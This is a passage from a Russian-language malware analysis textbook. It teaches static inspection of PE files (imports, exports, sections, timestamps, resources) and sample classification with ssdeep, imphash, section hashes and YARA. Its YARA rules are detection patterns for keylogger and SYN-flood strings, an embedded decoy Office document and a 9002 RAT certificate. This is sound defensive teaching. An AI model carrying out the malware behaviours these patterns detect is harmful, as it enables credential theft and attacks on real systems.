
Ниже приведен результат запуска предыдущего сценария для образца `spybot_packed.exe`; в выводе можно увидеть список DLL и импортированные функции:

```
$ python enum_imports.py spybot_packed.exe
KERNEL32.DLL
   LoadLibraryA
   GetProcAddress
   VirtualProtect
   VirtualAlloc
   VirtualFree
   ExitProcess

ADVAPI32.DLL
   RegCloseKey

CRTDLL.DLL
   atoi
[...REMOVED....]
```

2.6.2 Проверка экспорта

Исполняемый файл и DLL могут экспортировать функции, которые могут использоваться другими программами. Как правило, DLL экспортирует функции (экспорт), импортирующиеся исполняемым файлом. DLL не может работать самостоятельно и зависит от главного процесса, для того чтобы выполнить свой код. Злоумышленник часто создает DLL, которая экспортирует функции, содержащие вредоносный код. DLL также могут импортировать функции из других библиотек (DLL), чтобы выполнять системные операции.

Проверка экспортированных функций может дать вам быстрое представление о возможностях DLL. В следующем примере загрузка DLL-файла, связанного с вредоносной программой Ramnit, в pestudio показывает свои экспортированные функции, указывая на его возможности. Когда процесс загружает эту DLL, в какой-то момент эти функции будут вызваны для выполнения вредоносных действий:



Имена функций экспорта не всегда дают представление о возможностях вредоносной программы. Злоумышленник может использовать случайные или поддельные имена, чтобы сбить вас с толку.

В Python экспортируемые функции могут быть перечислены с помощью модуля pefile, как показано ниже:

```
$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
>>> import pefile
>>> pe = pefile.PE("rmn.dll")
>>> if hasattr(pe, 'DIRECTORY_ENTRY_EXPORT'):
...     for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
...         print "%s" % exp.name
...
AddDriverPath
AddRegistryforME
CleanupDevice
CleanupDevice_EX
CreateBridgeRegistryfor2K
CreateFolder
CreateKey
CreateRegistry
DeleteDriverPath
DeleteOemFile
DeleteOemInfFile
DeleteRegistryforME
DuplicateFile
EditRegistry
EnumerateDevice
GetOS
[.....REMOVED....]
```

2.6.3 Изучение таблицы секций PE-файла

Фактическое содержимое PE-файла разделено на секции. За ними сразу же следует PE-заголовок. Эти секции представляют либо код, либо данные, они имеют in-memory-атрибуты, такие как чтение/запись. Секция, представляющая

код, содержит инструкции, которые будут выполняться процессором, тогда как секция, содержащая данные, может представлять различные типы данных, такие как чтение/запись данных программы (глобальные переменные), таблицы импорта/экспорта, ресурсы и т. д. У каждой секции есть свое имя, которое передает ее назначение.

Например, секция с именем `.text` указывает на код и имеет атрибут `read-execute`; раздел с именем `.data` указывает на глобальные данные и имеет атрибут `read-write`.


Во время компиляции исполняемого файла последовательные имена секций добавляются компиляторами. В следующей таблице приведено несколько общих секций PE-файла:

Название секции	**Описание**
`.text` или code	Содержит исполняемый код
`.data` или DATA	Обычно содержит данные для чтения/записи и глобальные переменные
`.rdata`	Содержит данные только для чтения. Иногда также содержит информацию об импорте и экспорте
`.idata`	Если присутствует, содержит информацию об импорте. Если нет, то информация об импорте находится в секции `.rdata`
`.edata`	Если присутствует, содержит информацию об экспорте. Если нет, то информация об экспорте находится в секции `.rdata`
`.rsrc`	Эта секция содержит ресурсы, используемые исполняемым файлом, такие как иконки, диалоги, меню, строки и т. д.

Эти названия предназначены в основном для людей и не используются операционной системой, а это означает, что злоумышленник или программа обфускации может создавать секции с разными именами. Если вы сталкиваетесь с необычными названиями секций, нужно относиться к ним с подозрением, и требуется дальнейший анализ, чтобы подтвердить факт злонамеренности.


Информация об этих секциях (например, название секции, где ее найти и её характеристики) присутствует в таблице секций в PE-заголовке. Изучение таблицы секций даст информацию о секции и её характеристиках. Когда вы загружаете исполняемый файл в pestudio и щелкаете на опции **Sections** (Секции), он отображает информацию о секции, извлеченную из таблицы, и её атрибутах (чтение/запись и т. д.). На следующем скриншоте из pestudio показана информация о секции исполняемого файла с пояснением некоторых полей:

Поле	Описание
Имена	Отображает имена секций. В этом случае исполняемый файл содержит четыре секции (`.text`, `.data`, `.rdata` и `.rsrc`)
Виртуальный размер	Указывает размер секции при загрузке в память
Виртуальный адрес	Это относительный виртуальный адрес (то есть смещение от базового адреса исполняемого файла), по которому секцию можно найти в памяти
Физический размер секции	Указывает размер секции на диске
Необработанные данные	Указывает смещение в файле, где можно найти секцию
Точка входа	Это ОВА (относительный виртуальный адрес), с которого начинается выполнение кода. В этом случае точка входа находится в разделе `.text`, что является нормальным



Изучение таблицы секций также может помочь в выявлении любых аномалий в PE-файле. Ниже показаны названия секций упакованного UPX вредоносного файла. Образец содержит следующие несоответствия:

- имена секций не содержат общих секций, добавленных компилятором (например, `.text`, `.data` и т. д.), но содержат имена секций `UPX0` и `UPX1`;
- точка входа находится в секции `UPX1`, указывая, что выполнение начнется в эту секцию (распаковка);
- как правило, физический и виртуальный размеры секции должны быть почти одинаковы, но небольшие различия являются нормой из-за выравнивания секции. В этом случае физический размер секции равен 0, указывая на то, что секция не будет занимать место на диске, а виртуальный размер указывает на то, что в памяти она занимает больше места (около 127 Кб). Это явное указание на упакованный двоичный файл. Причина этого несоответствия заключается в том, что когда упакованный файл выполняется, процедура распаковки упаковщика будет копировать распакованные данные или инструкции в память во время выполнения.



Следующий скрипт Python демонстрирует использование модуля pefile для отображения секции и её характеристик:

```
import pefile
import sys

pe = pefile.PE(sys.argv[1])
for section in pe.sections:
    print "%s %s %s %s" % (section.Name,
                           hex(section.VirtualAddress),
                           hex(section.Misc_VirtualSize),
                           section.SizeOfRawData)
print "\n"
```

Ниже приведен вывод после запуска предыдущего скрипта Python:


```
$ python display_sections.py olib.exe
UPX0   0x1000   0x1f000  0
UPX1   0x20000  0xe000   53760
.rsrc  0x2e000  0x6000   24576
```

Pescanner от Майкла Лайта и Гленна П. Эдвардса является отличным инструментом для обнаружения подозрительных PE-файлов на основе его атрибутов; он использует эвристику вместо сигнатур и может помочь идентифицировать упакованные двоичные файлы, даже если для них нет сигнатур. Копию сценария можно скачать на странице github.com/hiddenillusion/AnalyzePE/blob/master/pescanner.py.

2.6.4 Изучение временной метки компиляции

PE-заголовок содержит информацию, которая показывает, когда файл был скомпилирован. Изучение этого поля может дать представление о том, когда вредоносная программа была впервые создана. Эта информация может быть полезна при построении графика атаки. Также возможно, что злоумышленник меняет метку времени, чтобы не дать аналитику определить фактическую временную метку. Временная метка компиляции иногда используется для классификации подозрительных образцов. Следующий пример показывает бинарный файл, чья временная метка была изменена на дату в 2020 году. В этом случае, даже если фактическая временная метка компиляции не может быть

обнаружена, такие характеристики могут помочь выявить аномальное поведение:



В Python можно определить временную метку, используя следующие команды:


```
>>> import pefile
>>> import time
>>> pe = pefile.PE("veri.exe")
>>> timestamp = pe.FILE_HEADER.TimeDateStamp
>>> print time.strftime("%Y-%m-%d %H:%M:%S",time.localtime(timestamp))
2020-01-06 08:36:17
```

Все двоичные файлы Delphi имеют временную метку, установленную на 19 июня 1992 года, что затрудняет обнаружение фактической метки. Если вы исследуете бинарный файл вредоносного ПО, установленного на эту дату, высока вероятность того, что перед вами файл Delphi. Пост в блоге на странице www.hexacorn.com/blog/2014/12/05/the-not-so-boring-land-of-borland-executables-part-1/ дает информацию о том, как можно получить временную метку компиляции из двоичного файла Delphi.


2.6.5 Изучение ресурсов PE-файлов

Ресурсы, необходимые для исполняемого файла, такие как значки, меню, диалоги и строки, хранятся в разделе ресурсов (`.rsrc`) исполняемого файла. Зачастую злоумышленники хранят такую информацию, как дополнительные двоичные файлы, документы-обманки и данные о конфигурации, в разделе ресурсов, поэтому изучение ресурсов может дать ценную информацию о файле. Секция ресурса также содержит информацию о версии, которая может дать сведения о происхождении, названии компании, авторе программы и об авторских правах.


Resource Hacker (www.angusj.com/resourcehacker/) – отличный инструмент для изучения, просмотра и извлечения ресурса из подозрительного файла. Возьмем в качестве примера файл, который выглядит как файл Excel на диске (обратите внимание, что расширение файла изменено на `.xls.exe`), как показано ниже:




Загрузка вредоносного файла в Resource Hacker показывает три ресурса (*Иконка*, *Бинарный файл* и *Группа иконок*). Образец вредоносного ПО использует иконку Microsoft Excel (чтобы создать видимость таблицы Excel):



Исполняемый файл также содержит двоичные данные; один из них имеет сигнатуру `D0 CF 11 E0 A1 B1 1A E1`. Эта последовательность байтов представляет сигнатуру для документа Microsoft Office. Злоумышленники в этом случае сохранили фальшивую таблицу Excel в секции ресурса. Вредоносная программа выполняется в фоновом режиме, а таблица используется как отвлекающий маневр:



Чтобы сохранить файл на диске, щелкните правой кнопкой мыши на ресурсе, который вы хотите извлечь, и нажмите **Save Resource to a *.bin file** (Сохранить ресурс в файл * .bin), как показано ниже. В данном случае ресурс был сохранен как `sample.xls`. Следующий скриншот показывает ненастоящую таблицу Excel, которая будет отображаться на экране пользователя:



	A	B	C	D	E	F	G	H
1		未稅		未稅				
2	item	LIST Price	U數	user total				
3	Trend Micro Deep Security Virtualization (for VMware)	120,000	8	960,000				
4	1.適用於Virtualization 環境，以CPU數為計價單位(單一CPU不超過12核心)							
5	2. Comeplete含防毒、DPI、Firewall、Log Inspection、Integrity Monitoring							

Просто изучив содержимое секции ресурса, можно многое узнать о характеристиках вредоносного ПО.

2.7 Сравнение и классификация вредоносных программ

В ходе изучения вредоносной программы, когда вы сталкиваетесь с образцом вредоносного ПО, вы, вероятно, захотите узнать, относится данный образец к определенному семейству вредоносных программ или имеет характеристики, которые соответствуют ранее проанализированным образцам. Сравнение подозрительного файла с ранее проанализированными образцами или образцами, хранящимися в публичном либо частном хранилище, может дать представление о семействе вредоносных программ, их характеристиках и сходстве с предварительно проанализированными образцами.

Хотя криптографические хеш-функции (MD5/SHA1/SHA256) являются отличным методом для обнаружения идентичных образцов, они не помогают в идентификации схожих образцов. Очень часто авторы вредоносных программ меняют мелкие аспекты вредоносных программ, что полностью меняет значение хеш-функции. В следующих разделах описан ряд методов, которые могут помочь вам в сравнении и классификации подозрительного файла.

2.7.1 Классификация вредоносных программ с использованием нечеткого хеширования

Нечеткое хеширование – отличный способ сравнить файлы на схожесть. Ssdeep (ssdeep.sourceforge.net) – полезный инструмент для создания нечеткого хеша для образца, и он также помогает в определении процентного сходства между образцами. Этот метод полезен при сравнении подозрительного файла с образцами из хранилища для идентификации похожих. Это может помочь определить образцы, принадлежащие к одному семейству вредоносных программ или к одной и той же группе субъектов.

Вы можете использовать ssdeep для вычисления и сравнения нечетких хешей. Установка ssdeep на виртуальной машине Ubuntu Linux была рассмотрена в главе 1. Чтобы определить нечеткий хеш образца, выполните следующую команду:

```
$ ssdeep veri.exe
ssdeep,1.1--blocksize:hash:hash,filename
49152:op398U/qCazcQ3iEZgcwwGF0iWC28pUtu6On2spPHlDB:op98USfcy8cwF2bC28pUtsRptDB,"/home/
ubuntu/
```

Чтобы продемонстрировать использование нечеткого хеширования, рассмотрим в качестве примера директорию, состоящую из трех образцов вредоносного ПО. В следующем фрагменте кода видно, что все три файла имеют совершенно разные значения хеш-функций MD5:

```
$ ls
aiggs.exe jnas.exe veri.exe

$ md5sum *
48c1d7c541b27757c16b9c2c8477182b aiggs.exe
92b91106c108ad2cc78a606a5970c0b0 jnas.exe
ce9ce9fc733792ec676164fc5b2622f2 veri.exe
```

Режим изящного сравнения (опция `-p`) в ssdeep может использоваться для определения процентного сходства. Из трех образцов два имеют сходство 99 %, что предполагает, что они, вероятно, принадлежат к одному и тому же семейству вредоносных программ:

```
$ ssdeep -pb *
aiggs.exe соответствует jnas.exe (99)
jnas.exe соответствует aiggs.exe (99)
```

Как показано в предыдущем примере, криптографические хеш-функции не помогли установить связь между образцами, тогда как метод нечеткого хеширования выявил сходство. У вас, вероятно, может быть директория, содержащая множество примеров вредоносных программ. В этом случае можно запустить ssdeep для каталогов и подкаталогов, содержащих вредоносные образцы, используя рекурсивный режим (`-r`), как показано ниже:

```
$ ssdeep -lrpa samples/
samples//aiggs.exe matches samples//crop.exe (0)
samples//aiggs.exe matches samples//jnas.exe (99)

samples//crop.exe matches samples//aiggs.exe (0)
samples//crop.exe matches samples//jnas.exe (0)

samples//jnas.exe matches samples//aiggs.exe (99)
samples//jnas.exe matches samples//crop.exe (0)
```

Вы также можете сопоставить подозрительный файл со списком файловых хешей. В следующем примере ssdeep-хеши всех файлов были перенаправлены в текстовый файл (`all_hashes.txt`), а затем подозрительный файл (`blab.exe`) сопоставляется со всеми хешами в файле. В следующем фрагменте кода видно, что подозрительный файл (`blab.exe`) идентичен `jnas.exe` (соответствие – 100 %) и имеет сходство 99 % с `aiggs.exe`. Можно использовать этот метод для сравнения любого нового файла с хешами ранее проанализированных образцов:

```
$ ssdeep * > all_hashes.txt
$ ssdeep -m all_hashes.txt blab.exe
/home/ubuntu/blab.exe matches all_hashes.txt:/home/ubuntu/aiggs.exe (99)
/home/ubuntu/blab.exe matches all_hashes.txt:/home/ubuntu/jnas.exe (100)
```

В Python нечеткий хеш может быть вычислен с использованием python-ssdeep (https://pypi.python.org/pypi/ssdeep/3.2). Установка модуля python-ssdeep на виртуальной машине Ubuntu Linux описана в главе 1 «Введение в анализ вредоносных программ». Для вычисления и сравнения нечетких хешей можно использовать следующие команды:

```
$ python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
>>> import ssdeep
>>> hash1 = ssdeep.hash_from_file('jnas.exe')
>>> print hash1
384:l3gexUw/L+JrgUon5b9uSDMwE9Pfg6NgrWoBYi51mRvR6JZlbw8hqIusZzZXe:pIAKG91Dw1hPRpcnud
>>> hash2 = ssdeep.hash_from_file('aiggs.exe')
>>> print hash2
384:l3gexUw/L+JrgUon5b9uSDMwE9Pfg6NgrWoBYi51mRvR6JZlbw8hqIusZzZWe:pIAKG91Dw1hPRpcnu+
>>> ssdeep.compare(hash1, hash2)
99
>>>
```

2.7.2 Классификация вредоносных программ с использованием хеша импорта


Хеширование импорта – еще один метод, который можно использовать для идентификации связанных образцов и образцов, используемых одними и теми же группами злонамеренных объектов.

Хеш импорта (или imphash) – метод, при котором значения хеш-функции вычисляются на основе имен библиотеки / импортированных функций (API) и их конкретного порядка в исполняемом файле. Если файлы были скомпилированы из одного и того же источника и одинаковым образом, эти файлы будут, как правило, иметь одинаковое значение imphash.

В ходе исследования вредоносных программ, если вам будут попадаться образцы с одинаковыми значениями imphash, это означает, что они имеют одну и ту же таблицу адресов импорта и, вероятно, связаны между собой.

Для получения подробной информации о хешировании импорта и о том, как его можно использовать для отслеживания групп злонамеренных объектов, посетите страницу www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html.

Когда вы загружаете исполняемый файл в pestudio, он вычисляет хеш импорта, как показано ниже:



В Python он может быть сгенерирован с помощью модуля pefile. В приведенном ниже сценарии Python берет образец в качестве входных данных и вычисляет хеш импорта:

```
import pefile
import sys

pe = pefile.PE(sys.argv[1])
print pe.get_imphash()
```

В результате выполнения предыдущего сценария с образцом вредоносного ПО мы видим следующее:

```
$ python get_imphash.py 5340.exe
278a52c6b04fae914c4965d2b4fdec86
```

Вам также следует посетить страницу blog.jpcert.or.jp/2016/05/classifying-mal-a988.html, где рассматриваются подробности использования API импорта и техники нечеткого хеширования (impfuzzy) для классификации образцов вредоносных программ.


Чтобы продемонстрировать использование хеширования импорта, давайте рассмотрим в качестве примера два образца из одной и той же группы злонамеренных объектов. В следующем фрагменте кода видно, что образцы имеют различные значения криптографических функций (MD5), но хеш импорта этих образцов идентичен; это указывает на то, что они, вероятно, были скомпилированы из одного источника и одинаковым образом:

```
$ md5sum *
3e69945e5865ccc861f69b24bc1166b6 maxe.exe
1f92ff8711716ca795fbd81c477e45f5 sent.exe

$ python get_imphash.py samples/maxe.exe
b722c33458882a1ab65a13e99efe357e

$ python get_imphash.py samples/sent.exe
b722c33458882a1ab65a13e99efe357e
```

Наличие одинакового хеша импорта у файлов не обязательно означает, что они представляют одну и ту же группу угроз; вам может потребоваться сопоставить информацию из различных источников, чтобы классифицировать свои вредоносные программы. Например, возможно, что эти образцы были созданы с использованием сборочного комплекта, который является общим для всех групп; в таких случаях образцы могут иметь одинаковый хеш импорта.

2.7.3 Классификация вредоносных программ с использованием хеша секций

Подобно хешированию импорта, хеширование секций также может помочь в определении связанных образцов. Когда исполняемый файл загружается в pestudio, он вычисляет MD5 каждой секции (`.text`, `.data`, `.rdata` и т. д.). Для просмотра хешей секций нажмите на секции, как показано ниже:



В Python модуль pefile может использоваться для определения хэшей секций, как показано ниже:

```
>>> import pefile
>>> pe = pefile.PE("5340.exe")
>>> for section in pe.sections:
...     print "%s\t%s" % (section.Name, section.get_hash_md5())
...
.text b1b56e7a97ec95ed093fd6cfdd594f6c
.rdata a7dc36d3f527ff2e1ff7bec3241abf51
.data 8ec812e17cccb062515746a7336c654a
.rsrc 405d2a82e6429de8637869c5514b489c
```

Когда вы анализируете образец вредоносного ПО, стоит подумать о создании нечеткого хеша, imphash, и хеша секций для вредоносного файла и хранить их в репозитории; таким образом, когда вы сталкиваетесь с новым образцом, его можно сравнить с этими хешами, чтобы установить сходство.

2.7.4 Классификация вредоносных программ с использованием YARA

Образец вредоносного ПО может содержать много строк или индикаторов двоичных файлов; распознавание строк или двоичных данных, которые являются уникальными для образца вредоносного ПО или семейства вредоносных программ, может помочь в их классификации. Эксперты по безопасности классифицируют вредоносные программы на основе уникальных строк и индикаторов двоичных файлов, присутствующих в двоичном коде. Иногда вредоносные программы также могут быть классифицированы на основе общих характеристик.

YARA (virustotal.github.io/yara/) является мощным средством идентификации и классификации вредоносного ПО. Исследователи вредоносных программ

могут создавать правила YARA на основе текстовой или двоичной информации, содержащейся в образце. Эти правила состоят из набора строк и логического выражения, которое определяет его логику. Как только правило написано, вы можете использовать его для сканирования файлов с применением утилиты YARA или использовать `yara-python` для интеграции с вашими инструментальными средствами. В этой книге не рассматриваются все детали написания правил YARA, но в ней достаточно информации об использовании этой утилиты. Подробнее о написании правил YARA можно узнать на странице yara.readthedocs.io/en/v3.7.0/writingrules.html.

2.7.4.1 Установка YARA

Вы можете скачать и установить YARA по адресу virustotal.github.io/yara/. Установка YARA на виртуальную машину Ubuntu Linux была рассмотрена в главе 1 «Введение в анализ вредоносных программ». Если вы хотите установить YARA на другую операционную систему, обратитесь к документации по установке на странице: yara.readthedocs.io/en/v3.3.0/gettingstarted.html.

2.7.4.2 Основы правил YARA

После установки следующим шагом будет создание правил YARA; эти правила могут быть общими или очень конкретными и могут быть созданы с помощью любого текстового редактора. Чтобы понять их синтаксис, давайте рассмотрим в качестве примера простое правило YARA, которое ищет подозрительные строки в любом файле, а именно:

```
rule suspicious_strings
{
strings:
   $a = "Synflooding"
   $b = "Portscanner"
   $c = "Keylogger"

condition:
   ($a or $b or $c)
}
```

Правило YARA состоит из следующих компонентов:

- *идентификатор правила*: это имя, которое описывает правило (`suspicious_strings` в предыдущем примере). Идентификаторы правила могут содержать любой буквенно-цифровой символ и знак подчеркивания, но первый символ не может быть цифрой. Идентификаторы правила чувствительны к регистру, и их количество не может превышать 128 символов;
- *определение строки*: это раздел, где определены строки (текст, шестнадцатеричные или регулярные выражения), которые будут частью правила. Эта секция может быть опущена, если правило не опирается на какие-либо строки. Каждая строка имеет идентификатор, состоящий из символа `$`, за которым следует последовательность буквенно-цифровых символов

и подчеркивания. Исходя из предыдущего правила, рассматривайте `$a`, `$b` и `$c` как переменные, содержащие значения. Эти переменные затем используются в секции условий;

- *секция условий*: это не дополнительная секция. Здесь находится логика правила. Эта секция должна содержать логическое выражение, указывающее условие, при котором правило будет соответствовать или нет.

2.7.4.3 Запуск YARA

Как только вы подготовите правило, следующим шагом будет использование утилиты yara для сканирования файлов. В предыдущем примере правило искало три подозрительные строки (определенные в `$a`, `$b` и `$c`) и было основано на условии. Правило соответствовало, если какая-либо из трех строк присутствовала в файле. Правило было сохранено как `suspicious.yara`, и запуск yara в директории, содержащей образцы вредоносного ПО, вернул два образца, соответствующих правилу:

```
$ yara -r suspicious.yara samples /
samples suspicious_strings // spybot.exe
samples suspicious_strings // wuamqr.exe
```

Предыдущее правило по умолчанию будет соответствовать ASCII-строкам и выполнять сравнение с учетом регистра символов. Если вы хотите, чтобы правило обнаруживало как ASCII-, так и Юникод-строки, укажите модификатор `ascii` и `wide` рядом со строкой. Модификатор `nocase` выполнит сравнение с учетом регистра символов (например, Synflooding, synflooding, sYnflooding и т. д.). Модифицированное правило для реализации данного сравнения и поиска ASCII- и Unicode-строк показано ниже:

```
rule suspicious_strings
{
strings:
   $a = "Synflooding" ascii wide nocase
   $b = "Portscanner" ascii wide nocase
   $c = "Keylogger" ascii wide nocase

condition:
   ($a or $b or $c)
}
```

При выполнении предыдущего правила были обнаружены два исполняемых файла, содержащих ASCII-строки, а также был идентифицирован документ (`test.doc`), содержащий Юникод-строки:

```
$ yara suspicious.yara samples /
samples suspicious_strings // test.doc
samples suspicious_strings // spybot.exe
samples suspicious_strings // wuamqr.exe
```

Предыдущее правило соответствует любому файлу, содержащему эти строки. Обнаруженный документ (`test.doc`) был легитимным, и в его содержимом они были.

Если вы собираетесь искать строки в исполняемом файле, то можете создать правило, как показано ниже. `$mz at 0` в условии указывает YARA искать сигнатуру `4D 5A` (первые два байта PE-файла) в начале файла; это гарантирует, что сигнатура срабатывает только для исполняемых файлов PE. Текстовые строки заключены в двойные кавычки, тогда как шестнадцатеричные строки заключены в фигурные скобки, как в переменной `$mz`:

```
rule suspicious_strings
{
strings:
   $mz = {4D 5A}
   $a = "Synflooding" ascii wide nocase
   $b = "Portscanner" ascii wide nocase
   $c = "Keylogger" ascii wide nocase

condition:
   ($mz at 0) and ($a or $b or $c)
}
```

Теперь при выполнении предыдущего правила обнаружены только исполняемые файлы:

```
$ yara -r suspicious.yara samples /
samples suspicious_strings // spybot.exe
samples suspicious_strings // wuamqr.exe
```

2.7.4.4 Применение YARA

Давайте рассмотрим другой пример, который ранее использовался в разделе 2.6.5 «Изучение PE-ресурсов». В образце (`5340.exe`) в секции ресурсов хранится фальшивый документ Excel; некоторые вредоносные программы хранят фальшивый документ, чтобы показать его пользователю при выполнении. Следующее правило YARA обнаруживает исполняемый файл, содержащий встроенный документ Microsoft Office. Правило сработает, если будет найдена шестнадцатеричная строка со смещением больше `1024` байтов (PE-заголовок пропускается), а `filesize` определяет конец файла:

```
rule embedded_office_document
{
meta:
description = "Detects embedded office document"
strings:
   $mz = { 4D 5A }
   $a = { D0 CF 11 E0 A1 B1 1A E1 }

condition:
   ($mz at 0) and $a in (1024..filesize)
}
```

Запуск предыдущего правила yara обнаружил только образец, содержащий встроенный документ Excel:

```
$ yara -r embedded_doc.yara samples/
embedded_office_document samples//5340.exe
```

В следующем примере мы обнаруживаем образец вредоносного ПО под названием 9002 RAT, используя серийный номер его цифрового сертификата. RAT 9002 использовал цифровой сертификат с серийным номером `45 6E 96 7A 81 5A A5 CB B9 9F B8 6A CA 8F 7F 69` (blog.cylance.com/another-9002-trojan-variant). Серийный номер можно использовать как сигнатуру для обнаружения образцов, имеющих одинаковый цифровой сертификат:

```
rule mal_digital_cert_9002_rat
{
meta:
   description = "Detects malicious digital certificates used by RAT 9002"
   ref = "http://blog.cylance.com/another-9002-trojan-variant"

strings:
   $mz = { 4D 5A }
   $a = { 45 6e 96 7a 81 5a a5 cb b9 9f b8 6a ca 8f 7f 69 }

condition:
   ($mz at 0) and ($a in (1024..filesize))
}
```

